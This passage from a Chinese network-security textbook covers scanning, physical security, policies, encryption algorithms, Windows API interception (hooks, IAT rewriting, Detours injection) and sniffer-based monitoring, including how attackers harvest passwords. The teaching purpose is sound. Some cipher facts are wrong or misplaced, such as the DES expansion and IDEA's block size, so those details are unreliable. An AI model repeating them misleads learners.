4)　漏洞扫描技术

漏洞扫描是自动检测远端或本地主机安全的技术，它查询 TCP/IP 各种服务的端口，并记录目标主机的响应，收集关于某些特定项目的有用信息。这项技术就是通过安全扫描程序来具体实现的。

安全扫描程序可以在很短的时间内查出现存的安全脆弱点。开发者利用已得到的攻击方法，建立数据库并模拟攻击方式进行扫描，扫描后以统计攻击成功的次数及所对应的脆弱点，便于参考和分析。

5)　物理安全

为了保证信息网络系统的物理安全，还要防止系统信息在空间的扩散。通常是在物理上采取一定的防护措施，来减少或干扰扩散出去的空间信号。为保证网络的正常运行，在物理安全方面应采取如下措施。①产品保障方面：主要指产品采购、运输、安装等方面的安全措施。②运行安全方面：网络中的设备，特别是安全类产品在使用过程中，必须能够从生产厂家或供货单位得到迅速的技术支持服务。对一些关键的设备和系统，应设置备份系统。③防电磁辐射方面：所有重要涉密的设备都须安装防电磁辐射产品，如辐射干扰机。

④保安方面：主要是防盗、防火等，还包括网络系统中所有网络设备、计算机、安全设备的安全防护。网络安全孕育着无限的机遇和挑战，作为一个热门的研究领域，网络安全拥有重要的战略意义，相信未来的网络安全技术将会有更加长足的发展。

1.4.2 网络安全策略

网络安全策略是指网络安全防范和保护的主要策略，它的主要任务是保证网络资源不被非法使用和访问。它是维护网络系统安全、保护网络资源的重要手段。

1. 安全策略的分类

1) 物理安全策略

物理安全策略的目的是：保护计算机系统、网络服务器、打印机等硬件实体和通信链路免受自然灾害、人为破坏和搭线攻击；验证用户的身份和使用权限、防止用户越权操作；确保计算机系统有一个良好的电磁兼容工作环境；建立完备的安全管理制度，防止非法进入计算机控制室和各种偷窃、破坏活动的发生。

抑制和防止电磁泄漏(即 TEMPEST 技术)是物理安全策略的一个主要问题。目前主要防护措施有两类：一类是对传导发射的防护，主要措施是对电源线和信号线加装性能良好的滤波器，减小传输阻抗和导线间的交叉耦合。另一类是对辐射的防护，这类防护措施又可分为以下两种：一是采用各种电磁屏蔽措施，如对设备的金属屏蔽和对各种接插件的屏蔽，同时对机房的下水管、暖气管和金属门窗进行屏蔽和隔离；二是干扰的防护措施，即在计算机系统工作时，利用干扰装置产生一种与计算机系统辐射相关的伪噪声向空间辐射来掩盖计算机系统的工作频率和信息特征。

2) 访问控制策略

访问控制是网络安全防范和保护的主要策略，它的主要任务是保证网络资源不被非法使用和非常访问。它也是维护网络系统安全、保护网络资源的重要手段。各种安全策略必须相互配合才能真正起到保护作用，但访问控制可以说是保证网络安全最重要的核心策略。

3) 信息加密策略

信息加密的目的是保护网内的数据、文件、口令和控制信息，保护网上传输的数据。网络加密常用的方法有链路加密、端点加密和节点加密三种。链路加密的目的是保护网络节点之间的链路信息安全；端点加密的目的是对源端用户传输到目的端用户的数据提供保护；节点加密的目的是对源节点到目的节点之间的传输链路提供保护。用户可根据网络情况酌情选择上述加密方式。

信息加密过程是通过形形色色的加密算法来具体实施的，它以很小的代价提供很大的安全保护。在多数情况下，信息加密是保证信息机密性的唯一方法。据不完全统计，到目前为止，已经公开发表的各种加密算法多达数百种。如果按照收发双方密钥是否相同来分类，可以将这些加密算法分为常规密码算法和公钥密码算法。

4) 网络安全管理策略

在网络安全中，除了采用上述技术措施之外，加强网络的安全管理，制定有关规章制度，对于确保网络安全、可靠地运行将起到十分有效的作用。

网络的安全管理策略包括：确定安全管理等级和安全管理范围；制订有关网络操作使用规程和人员出入机房管理制度；制定网络系统的维护制度和应急措施等。

2. 安全策略的配置

开放式网络环境下用户的合法权益通常受到两种方式的侵害：主动攻击和被动攻击。主动攻击包括对用户信息的窃取和对信息流量的分析。根据用户对安全的需求可以采用以下保护措施。①身份认证。检验用户的身份是否合法，防止身份冒充及对用户实施访问控制数据完整性鉴别，防止数据被伪造、修改和删除。②信息保密。防止用户数据被泄、窃取，保护用户的隐私。③数字签名。明确对信息进行处理的人员。④访问控制。对用户的访问权限进行控制。⑤不可否认性。这也称不可抵赖性，即防止对数据操作的否认。

3. 安全策略的实现流程

安全策略的实现涉及以下几个主要方面。①证书管理：主要是指公开密钥证书的产生、分配更新和验证。②密钥管理：包括密钥的产生、协商、交换和更新，目的是在通信的终端系统之间建立实现安全策略所需的共享密钥。③安全策略：是指在不同的终端系统之间协商建立共同采用的安全策略，包括安全策略实施所在层次、具体采用的认证、加密算法和步骤、差错处理措施。④安全算法实现：具体算法的实现如 PES、RSA。⑤安全策略数据库。保存与具体建立的安全策略有关的状态、变量、指针。

安全策略的实现流程如图 1.6 所示。




图 1.6 安全策略的实现流程

4. 网络安全发展趋势

总的来看，对等网络将成为主流，与网络共存。网络进化的未来——绿色网络呼唤着新的信息安全保障体系。国际互联网允许自主接入，从而构成一个规模庞大的、复杂的巨系统，在如此复杂的环境下，孤立的技术发挥的作用有限，必须从整体和体系的角度，综合运用系统论、控制论和信息论等理论，融合各种技术手段，加强自主创新和顶层设计，协同解决网络安全问题。保证网络安全还需严格的手段，未来网络安全领域可能发生 3 件事：第一，是向更高级别的认证转移；第二，目前存储在用户计算机上的复杂数据将“向上移动”，由与银行相似的机构来确保它们的安全；第三，是在全世界的国家和地区建立与驾照相似的制度，它们在计算机销售时限制计算机的运算能力，或要求用户演示在自己

的计算机受到攻击时抵御攻击的能力。

1.4.3 数据

数据是信息的载体，在网络安全范畴内指的是所有有用信息的总和。数据安全是网络安全的重要内容，它是指包含用户信息的硬件、软件受到保护，不受偶然的或恶意的破坏、更改、泄露。

1. 数据安全因素

1) 外部因素

对于一个网络系统而言，数据安全问题包括外界因素造成的数据安全问题和网络系统内部导致的数据安全问题。外界因素造成的数据安全问题，一方面是由 TCP/IP 协议本身导致的。例如 TCP/IP 协议在设计时最初的目标是实现数据的传输和控制，而没有充分考虑安全性问题，如 Internet 口令可以通过许多方法破译，其中最常用的是将加密过的口令解密和通过监视信道窃取口令；缺乏对用户进行确认机制等。另一方面是由于非法入侵以及病毒所导致的数据安全问题，例如非法侵入者通过监视携带用户名、口令和 IP 的数据包，并获取相关数据，然后使用这些数据登录到系统；非法侵入者可以冒充一个被信任的主机或客户，并通过被信任客户的 IP 地址取代自己的地址等。

2) 内部因素

网络系统内部出现的数据安全则与数据的存在状态即存储和传输直接相关，对于数据存储来说，由于网管数据存储在数据库中，因此数据的存储面临着存储可靠性的问题，即在数据库系统发生错误时，不影响网络数据的存取操作。而对于数据传输而言。由于网管数据的传输建立在非安全的底层通信上，因此，存在数据保密性和用户身份验证的问题。对于网络系统的操作来说，其安全威胁主要在于两点：非法用户对网管系统的操作和管理人员对系统的非法操作。因此，网络系统在操作上存在用户身份正确性与用户权限验证的问题。

2. 数据边界安全策略

自从 1986 年美国 Digital 公司在 Internet 上安装了全球第一个商用防火墙系统，提出了防火墙的概念后，防火墙技术得到了飞速的发展。第二代防火墙，也称代理服务器，提供网络服务级的控制，起到外部网络向被保护的内部网络申请服务时中间转接作用，这种方法可以有效地防止对内部网络的直接攻击，安全性较高。第三代防火墙有效地提高了防火墙的安全性，称为状态监控功能防火墙，它可以对每一层的数据包进行检测和监控。

防火墙可以作为一个非常有效的抑制机制，在内部网络与 Internet 的连接点上实施大量的控制，但它属于被动型防卫技术。可以在防火墙后面部署入侵检测系统和网络监控系统所在网段，进一步完善网络边界和网络内部的信息安全防御系统。入侵监测系统通过对数据包的监听，识别大量基于网络的入侵、攻击和滥用。入侵检测是一种主动的网络安全防御措施，它不仅可以通过监测网络实现对内部攻击、外部攻击和误操作的实时防范，有效地弥补防火墙的不足，而且还能结合其他网络安全产品，对网络安全进行全方位的保护，

具有主动性和实时性的特点，是防火墙重要的、有益的补充。另外，为了保护网络监控系统不受各种网络病毒的威胁，可以为网络监控系统配置网络防病毒系统，用于实时查杀各种网络病毒，避免计算机病毒在网络系统中传播，可以防止病毒通过 Internet 电子邮件、文件复制等方式传输和蔓延。

3. 数据传输安全策略

数据传输所涉及的要素包括两点：数据的发送端/接收端和数据传输的通道。针对数据传输的要素，传输数据信息丢失的原因大致可以划分为两类：一类是非法用户对数据的发送端和接收端进行更改以窃取数据；另一类是非法用户在数据通道上截取传输数据。

针对以上两种数据安全问题，数据传输安全策略应从以下两个方面进行：第一，利用加密技术对数据进行加密，即为系统提供一个安全的加密通道；第二，利用公共密钥签名和数据证书对用户端和服务器进行身份验证。

4. 数字加密技术

现在的数据加密体制可分为对称密码体制和非对称密码体制两种。在对称密码体制中最具代表性的是 DES 和 IDEA 加密算法，而在非对称密码体制中 RSA 是最典型的。下面简述这三种算法。

1)　DES 数据加密

IBM 公司早在 20 世纪 60 年代末就看出了加密算法对通信网络的重要意义，并且成立了以 Tuchman 博士为首的新密码体制研究小组，DES(Data Encrypt Standard，数据库加密标准)密码体制正是在 1971 年完成的 LUIFFER 密码(64b 分组密码)的基础上改进并制定的。DES 是一种对二元数据进行加密的算法，数据分组的长度为 64b 且密文分组长度也是 64b，没有数据扩展。密钥长度为 64b。其中，8b 是用作奇偶校验的，因此有效密钥长度为 56b，DES 的整个系统是公开的，系统的安全依赖于密钥的保密性。

2)　IDEA 数据加密

IDEA 加密算法(International Data Encryption Algorithm)是由中国学者朱学嘉博士和著名的密码学家 James Massey 于 1990 年提出，后经修改于 1992 年最后完成。它的明文块与密文块都是 128b。算法简要描述如下：64b 数据块分成 4 个子块，每个子块 16b，令这些子块为 X_1、X_2、X_3 和 X_4 作为迭代的第一轮输入，全部共 8 轮迭代，每轮迭代都是 4 个子块彼此间以 16b 的子密钥进行异或，mod(2^{16})做逻辑加运算，mod(2^{16}+1)做逻辑乘运算。(由 RonRivest、Adishamirh 和 LenAdleman 开发的，以三人的名学命名。)

3)　RSA 数据加密

RSA 加密体制描述如下：

独立地选取两大素数(各 100～200 位十进制数字)计算，即

$$n=Q_1Q_2;\qquad \psi(n)=(Q_1-1)(Q_2-1)$$

随机选一个整数 e，且满足条件：$1\leqslant e<\psi(n)$，$(\psi(n),e)=1$，因而在模 $\psi(n)$ 下，e 有逆元数，$d=e^{-1}\bmod(\psi(n))$，取公钥 n、e，私密钥为 d。

5. 数据存储安全策略

数据安全存储策略主要是通过服务器冗余备份的方式来解决数据安全可靠性问题，将

风险分散到两台服务器上，从而保持整个系统的数据安全性。

该种方式中系统的两台服务器(主机)都与存储系统直接连接，用户的操作系统、应用软件和浪潮 LCHA 软件分别安装在两台主机上，数据库等共享数据存放在存储系统上，两台主机之间通过私用心跳网络(Heart Beat Net)连接。

配置好的系统主机开始工作后，LCHA 软件开始监控系统，通过私用网络传递的心跳信息，每台主机上的 LCHA 软件都可监控另一台主机的状态。当工作主机发生故障时，心跳信息就会产生变化，这种变化可以通过私用心跳网络被 LCHA 软件捕捉。当捕捉到这种变化后，LCHA 就会控制系统进行主机切换，即备份机启动和工作主机一样的应用程序接管工作主机的工作(包括提供 TCP/IP 网络服务、存储系统的存取等服务)，并进行报警，提示管理人员对故障主机进行维修。当维修完毕后，双机系统继续工作。

此方案的安全功能实现的关键在于系统发生错误切换时，对客户端来说主机是“隐身”的，即主机的切换在工作端看来没有变化，所以基于主机的应用都能够正常工作。LCHA 采用虚拟 IP 地址映射技术来实现此功能，客户端通过虚拟地址和工作主机通信，无论系统是否发生切换，虚拟地址始终指向工作主机。

在进行网络服务时，在双机系统后 LCHA 提供一个逻辑虚拟地址，任何一个客户端需要访问系统时只需要使用这个虚拟地址，当双机系统中的一台服务器出现故障时，LCHA 会将另外一台服务器网卡的 IP 地址更换为这个虚拟地址，继续提供服务，切换完成后，在客户端看来系统并没有出现故障，使得用户数据可以被正常操作，从而保证数据安全。LCHA 工作原理示意图如图 1.7 所示。




图 1.7　LCHA 工作原理示意图

1.4.4　访问控制技术

目前的网络访问控制技术主要解决的是网络安全方面的问题，而防火墙是网络安全应用中必不可少的安全设备。但是，随着网络技术的发展和网络应用的普及，网络安全应用也出现了一些负面的影响，“污染”了网络空间。在加强网络安全管理、防范入侵和攻击的同时，一个新的课题出现了：如何净化网络空间、如何更好地进行网络内容访问控制。要解决这样一个具有普遍性和社会性的问题，一方面要在行政上加强网络应用监管，另一方面要在技术手段上加强内容访问控制。两方面的有机结合才能更好地“净化”网络空间，为人们提供健康的网络内容访问服务。

要实现网络内容访问控制功能，最基本的前提是要得到用户所要访问的目的站点或目的站点 URL 地址。为此，需要进行相应的访问拦截工作，目前用于实现网络内容访问控制的相关技术(Windows 平台)主要有：利用 ISAPI 实现访问控制，使用“钩子函数”捕获用户输入替代动态链接库(Proxy DLL)技术等。

1. 通过 ISAPI 实现访问控制

ISAPI(Internet Script Application Program Interface，网络脚本应用程序接口)是 MS Windows 系统下的 Internet 信息服务应用程序编程接口。ISAPI 可以实现对访问用户的身份认证、实现访问的重定向、对访问口令实施加密、实现登录控制、进行流量分析等功能，还可以实现基于 Web 的访问控制以及建立 HTTP 的访问过滤器。ISAPI 过滤器其实是运行在服务器端的一个 Windows 动态链接库。ISAPI 过滤器可以对服务器产生的特定事件进行处理，完成过滤功能。在一个服务器上，可以建立多个过滤器，当用户通过浏览器发出 HTTP 请求时，服务器根据各个过滤器的优先级，逐个处理每一个过滤器中的事件。一旦一个高优先级过滤器阻止了 HTTP 的请求，低优先级的过滤器就不会被执行。

ISAPI 只能应用于 Windows NT 平台，以 Ms Proxy 2.0 作为代理服务器进行 Internet 访问。设置过多的过滤事件会影响服务器性能，会限制 ISAPI 的实际应用。

2. 使用“钩子函数”捕获用户输入

Windows 操作系统是基于消息处理的系统，系统内部及系统与应用程序之间都是通过消息传递信息的。利用系统 API 挂钩功能能够监视系统中消息的来往，能够在消息到达目的地之前将其截获并根据要求作出相应处理。根据所监视消息的不同，Windows 提供了 10 种钩子，维护了 10 个钩子链数组，用来对钩子过程进行管理。当钩子函数用于监视系统中所有线程消息时，一般放在动态链接库中。钩子的安装与拆除使用两个 API 函数：函数 Set Windows Hook Ex 用于安装钩子；函数 Un Hook Windows Hook Ex 用于拆除钩子。函数 Call Next Hook Ex 用于调用钩子链中的下一个钩子函数。

对于特定的浏览器，如 IE 浏览器，当用户在地址栏中输入想要访问的 URL 地址或通过收藏夹选择一个 URL 地址时，都会产生相应的消息。通过对消息的挂钩处理，可以截获用户的输入，实施访问控制。

3. 替代动态链接库(Proxy DLL)技术

这是目前在 Windows 下调用 API 挂钩的最容易的方法。为达到访问控制的目的，使用一个与原来的 Winsock(一种网络编程接口，常用于访问网络)动态链接库同名的替代动态链接库来代替原来的 Winsock 动态链接库，拦截 Winsock 中所有输入、输出函数，在进行 Winsock 标准处理之前，进行相应的特定操作。进行必要的处理后，替代 DLL 就把控制权转移给原来的 Winsock 函数或者直接返回调用者。这种方法的缺点在于 Winsock 动态链接库中的所有函数都必须在替代的动态链接库中得到实现。当一个被替代 DLL 中包含有未公开的函数时，这种方法不可能实现。

4. 修改输出地址(IAT)表技术

修改输出地址表(Import Address Table，IAT)技术基于 Windows 可执行文件和动态链接

库DLLs所采用的PE文件格式。Windows二进制PE格式一个COFF扩展(Common Object File Format)，逻辑上划分为几个区，包括一个DOS兼容头、一个PE头、一个包含程序代码的文本段、一个包含初始化数据的数据段、一个列举所有引用的DLL和函数名的引入表、一个列举代码和输出符号的输出表。在Windows执行文件的这些区中，.idata区对于实现API函数拦截十分有用，它包含了函数输入地址表IAT，其内容为程序所引用的输入函数名在文件中的偏移。Windows采用IAT结构是因为Windows应用程序和DLLs在调入内存后需要重新定位，不能事先把应用程序的导入函数地址放在应用程序的代码中。Windows 在所有引用这些导入函数的地方都放置了一条间接JMP指令。为了使这些函数调用能够成功地到达它们的目标地址，Windows 必须在应用程序加载到内存后，找到对导入函数的每一处调用，用输入函数的实际地址代替这些偏移。通过重写IAT，将自己的处理函数入口代替原来的函数入口地址。这样，应用程序要执行原来的函数调用时，替代处理函数就会立刻获得控制权。

5. Microsoft Detours

一个创新系统的研究关键在于调试和扩充现有操作系统和应用程序的功能，而无论这些代码位于应用程序中还是操作系统的动态链接库中。拦截函数的主要目的是增加功能，如修改返回值或是插入调试和性能评估指令。微软公司为此专门开发了通用性的开发工具包Detours，用于拦截x86机器上的任意Win32 API函数。Detours库通过改写进程内的二进制映像实现对Target函数的拦截。Detours把Target(要拦截的目标函数)开始的几条指令替换成一个无条件跳转到Detours函数(用户提供的替换函数)的跳转指令。Target函数(目标函数)的指令被保存到一个名为Trampoline(跳板函数)的函数中。Trampoline函数由Target函数开始的几条指令和一条跳转到Target函数的起始地址的指令组成。

同时，Detours提供了组函数实现DLL的输入表编辑和任意数据段的注入，即把一个任意的DLL库注入到一个进程中。这个过程既可以在内存中进行，也可以在磁盘上进行，其是一个可逆的过程。为了修改Windows二进制代码，Detours在输出表和调试符号中间创建了一个新的Detours段，包含了一个Detours头记录和一个原来PE头的副本。如果修改输入表，Detours将创建一个新的输入表，添加到复制的PE头中，然后修改原来的PE头结构，使其指向新的输入表。Detours不但提供了一组编辑输入表，添加、枚举、去除Play loads(负载)再绑定二进制的函数，也提供了一组用来枚举映射地址空间的二进制文件、定位映射文件的函数。

Detours使用写后引用的技术实现DLL到进程的映射。在Windows环境下仅当进程创建采用DEBUG PROCESS标志，用Create Process函数创建时才使用写后引用的DLL映像方法。Windows NT和Windows 2000总是使用写后引用的技术。

6. Windows 网络底层控制

Windows系统采用开放式系统架构(WOSA)，系统的功能由不同级别的系统组件提供。系统的核心运行Ring 0级。为达到网络内容访问控制的目的，可以对系统核心组件(如TCP/IP协议栈、网络适配器驱动程序等)进行编程。出于对系统资源共享和安全性的考虑，Windows API不提供直接访问Ring 0级网络底层协议的支持。应用程序要想进行底层操作，就必须编制相应的客户虚拟驱动程序(Virtual Device Driver VxD)，由虚拟驱动程序充当Ring 0级底

层网络接口控制器和 Ring 级上层 Windows 应用程序之间的接口。VxD 与网络硬件之间定义了一个接口抽象层 NDIS 3.1，它的主要作用是将驱动程序从网络适配器解放出来，使驱动程序能同计算机上的任意 NIC 相通信。应用程序调用 VxD 时，通过虚拟机管理器(VMM)查询 VxD 的设备描述符块 DDB(Device Descriptor Block)来获得 VxD 的主入口点。VMM 利用这个主入口点将 VMM 及 Windows 自身的状态通知给 VxD，然后 VxD 通过相应的工作来响应这些事件。

Windows API 提供了动态加载、卸载 VxD 的接口函数：CreateFile()、CloseFile()。要对某个具体的 NIC 进行控制，需要将 VxD 与相应的 NIC 进行绑定。VxD 和 Windows 应用程序之间要互相提供服务接口。Windows 应用程序向 VxD 发起请求服务的唯一接口是通过函数 DeviceIoControl()进行的，通过传递相应的命令控制码协同 VxD 工作。VxD 可以利用 DeviceIoControl()函数传递过来的类型为 OVERLAPPED 结构的参数 lpOver-Lapped(该参数的成员变量 lEvent 指向 Win32App 中创建的事件实例)实现一种基于事件的异步通信机制。VxD 接收到数据包或完成 Win32App 请求的服务后，激发该事件，从而通知 Ring3 级中处于执行状态或睡眠状态的应用程序完成后续的操作。通过 VxD 可以对网络进行监控，定义自己的传输协议栈，对接收的数据包进行分析，对一些用户的非法数据包予以抛弃，从而实现网络内容访问控制。

1.4.5　网络监控软件

目前，很多企业配备了专门的网络管理人员来管理企业所构建的网站，虽然网络管理人员管好了设备，但设备所带来的方便却降低了企业员工的工作效率，加大了商业信息泄露的风险(因为缺乏管理，客户资料很可能被自己人传送给竞争对手，成为对方的资源)。因此企业内部网络的管理，仅仅靠购买设备、建设网站是不够的，只管理网络设备也是不够的，还需要对员工使用网络的内容作监控，把使用网络的行为管理起来。尤其是外贸企业、技术研发类企业(如软件开发、机械工程)、政府机关、银行、医院、部队等关键任务机构，对员工的上网监督管理必不可少。

网络监控软件的主要目标是：①防止并追查重要资料、机密文件等外泄；②监督、审查、限制、规范网络使用行为；③限制消耗资源的聊天、游戏、外发资料、BT 恶性下载和股票等行为；④备份重要网络资源文件(比如业务邮件)；⑤监视 QQ/MSN 聊天记录内容和行为过程；⑥流量限制以及网站访问统计，用于分析员工使用网络情况。网络监控软件按照运行原理区分为监听模式和网关模式两种，其中监听模式分为通过共享式 HUB(集线器)模式、通过镜像交换机模式和通过代理/网关服务器模式。网关模式分为内网监控模式和外网监控模式。

Sniffer，中文可以翻译为嗅探器，是一种基于被动侦听原理的网络分析方式。使用这种技术方式，可以监视网络的状态、数据流动情况以及网络上传输的信息。当信息以明文的形式在网络上传输时，便可以使用网络监听的方式来进行攻击。将网络接口设置为监听模式，便可以将网上传输的源源不断的信息截获。Sniffer 技术常常被黑客们用来截获用户的口令，但实际上 Sniffer 技术被广泛地应用于网络故障诊断、协议分析、应用性能分析和网络安全保障等各个领域。Sniffer 分为软件和硬件两种。软件的 Sniffer 有 Sniffer Pro、Network

Monitor、Packet Bone 等，其优点是易于安装部署，易于学习使用，同时也易于交流，缺点是无法抓取网络上所有的传输，某些情况下也就无法真正了解网络的故障和运行情况。硬件的 Sniffer 通常称为协议分析仪，一般都是商业性的，价格也比较昂贵，但会具备支持各类扩展的链路捕获功能以及高性能的数据实时捕获分析的功能。

网络监听是当一个黑客成功地“攻陷”了一台主机，并拿到了管理员权限，而且还想利用这台主机去攻击同一物理网段上的其他主机时，他就会在这台主机上安装 Sniffer 软件，对以太网设备上传送的数据包进行侦听，从而发现感兴趣的包。如果发现符合条件的包，就把它存到一个 Log 文件中。通常设置的这些条件是包含字“username”或“password”的包，这样的包里面通常有黑客感兴趣的密码之类的东西。一旦黑客截获了某台主机的密码，他就会立刻侵入这台主机。

如果 Sniffer 运行在路由器上或有路由功能的主机上，就能对大量的数据进行监控，因为所有进出网络的数据包都要经过路由器。

在正常情况下，一个合法的网络接口应该只响应这样的两种数据帧：①帧的目标区域具有和本地网络接口相匹配的硬件地址；②帧的目标区域具有“广播地址”。 而 Sniffer 就是一种能将本地网卡状态设成混杂状态的软件，当网卡处于这种“混杂”模式时，该网卡具备“广播地址”，它对遭遇到的每一个帧都产生一个硬件中断，以便提醒操作系统处理流经该物理媒体上的每一个报文包。大多数的 Sniffer 至少能够分析下面的协议：标准以太网、TCP/IP、IPX、DECNet。

下面我们对 Sniffer Pro 作具体的说明。Sniffer Pro 在网络拓扑结构中的位置如图 1.8 所示，Sniffer Pro 实时监控的目的是及时发现网络环境中的故障(例如病毒、攻击、流量超限等非正常行为)。在很多企业、网吧的网络环境中，网关(路由、代理等)自身不具备流量监控、查询功能，这时 Sniffer Pro 将是一个很好的解决方案。Sniffer Pro 强大的实用功能还包括：网内任意终端流量实时查询、网内终端与终端之间流量实时查询、终端流量 TOP 排行、异常告警等。同时，我们将数据包捕获后，通过 Sniffer Pro 的专家分析系统帮助我们更进一步分析数据包，以便更好地分析、解决网络异常问题。从图 1.8 中我们可能了解以下内容。①什么是端口镜像？就是把交换机一个或多个端口(VLAN)的数据镜像到一个或多个端口的方法。②为什么需要端口镜像？交换机的工作原理与 HUB 有很大的不同，HUB 组建的网络数据交换都是通过广播方式进行的，而交换机组建的网络是根据交换机内部 CAM 表(通常也称 IP-MAC 表)进行数据转发，因此需要通过配置交换机来把一个或多个端口(VLAN)的数据转发到某一个端口，以实现对网络的监听。

